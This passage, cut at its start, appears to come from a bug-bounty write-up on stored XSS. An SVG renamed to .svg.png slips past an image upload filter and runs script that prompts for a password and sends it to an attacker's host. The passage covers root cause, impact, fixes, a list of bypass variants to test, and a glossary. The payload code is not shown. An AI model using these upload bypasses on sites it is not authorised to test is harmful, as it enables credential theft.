sends the request. The password leaves the victim's browser and is sent to the attacker's server.
The modified files were uploaded again.
Step 5: Access the uploaded files and trigger the payload
After upload, the researcher pressed next and accessed the files.
Viewing the green SVG image made the page respond with a prompt, and the researcher entered a random password to confirm the flow. Entering a random value is a safe way to prove the mechanism works without using a real credential.
Step 6: Reward
An initial bounty was rewarded for the finding.
An image in the report is captioned Additional Locations.
Root cause
Renaming the file to end in .png made the upload succeed while the content remained an SVG document. Renaming Fileupload.svg to Fileupload.svg.png satisfied the gif/png/jpg/jpeg check while the file content remained an SVG document. The stored file was then served back to users in a context where the browser parsed it as SVG and executed the embedded <script>, so the XSS was stored on the application's own origin.
The report does not describe the server-side code, the response headers, or whether any content-type or content-disposition handling was in place, so the exact mechanism that allowed the SVG to be rendered as active content is not stated.
Impact
An attacker who can upload to the Logo, Background Image or Advertisement Image fields can store JavaScript that runs in the application's origin whenever a victim opens the URL where the file is served. In the demonstrated case the script asked the visitor for a password and sent it to an attacker-controlled host, so a visitor who is given the URL and enters their password has their credential stolen. The report frames the victim as a visitor who is given the URL where the file is uploaded.
Fix
Based on the flaw shown, the fix should be to validate the actual file content rather than the trailing extension, to reject SVG uploads (or sanitise them) for image fields, and to serve user-uploaded content with a content type and disposition that prevents it from being rendered as active content in the application's origin.
Variants to test
If you want to look for the same class of problem on a site you are authorised to test, these are the variations worth trying. Each one lists what a positive result looks like.
- Double extensions on other upload fields. Try names such as
file.svg.png,file.svg.jpg,file.html.pngon any image or document upload. A positive result is the upload succeeding and the file later being served and rendered as the original type. - SVG with script on any image field. Upload an SVG containing a
<script>element to logo, avatar, banner or background fields. A positive result is the script executing when the file is viewed. - Content-type mismatch. Upload a file whose declared content type differs from its content and observe how it is served back. A positive result is the server returning the file with a type that lets the browser execute it.
- Other active formats. Try HTML, XHTML or other XML-based formats where the application accepts images. A positive result is the browser rendering the markup and running script in the application's origin.
- Stored payload reach. After a successful upload, check whether the file URL is reachable by other users and whether it is embedded in pages that other roles view. A positive result is the payload firing for a user other than the uploader.
Glossary
- Bounty: money a company pays a researcher for responsibly reporting a security problem.
- Cookie: a small piece of text a site asks your browser to store and send back with each request, commonly used to keep you logged in.
- Credential theft: obtaining someone's login secret, such as a password, without their consent.
- Cross-site scripting (XSS): getting attacker-written JavaScript to run in another person's browser in the context of a site they trust.
- Stored XSS: XSS where the malicious script is saved on the server first and runs later when a victim views it.
- Content type: the label a server attaches to a file when sending it, telling the browser what kind of content it is.
- Content disposition: a header that tells the browser whether to display a file inline or download it as an attachment.
- Double extension: a file name with two extensions, such as
file.svg.png, used to slip past checks that look only at the last one. - Endpoint: a specific address on a site that performs a specific job.
- Enumeration: going through an application by hand, feature by feature, to map what it does.
- File extension: the part of a file name after the last dot, such as
.png. - Form: the part of a page with input boxes and a button that sends what you typed to the server.
- Fuzzing: feeding a form or URL many odd inputs on purpose to see whether any cause an unexpected reaction.
- GET request: the simplest kind of web request, which asks a server for something and carries details in the URL after a
?. - Header: extra information a browser or server attaches to a request or response, such as the content type.
- JavaScript: the programming language that runs inside web pages in your browser.
- Origin: the combination of scheme, host and port that the browser uses to decide what a page may access.
- Prompt: a small browser dialog that shows a message and a text box and returns what the user types.
- Query parameter: the
name=valuepart of a URL after the?, used to pass details to the server. - SQL injection: tricking the database behind a site into running commands you were not meant to run.
- SSTI (server-side template injection): tricking the code that builds pages on the server into evaluating your input as instructions.
- SVG: an image format made of shapes and text in XML, which can contain a
<script>element that browsers will run. - URL encoding: replacing characters that are not allowed in a URL with safe codes, done here with
encodeURI. - Variable: a named box in a program that holds a value while the program runs.
- Web application: a website that does things for you, such as logging you in or accepting uploads, rather than only showing text.
- XML: a text format for structured data, used to write SVG files.
- XMLHttpRequest: a browser object that lets JavaScript send requests to a server without reloading the page.



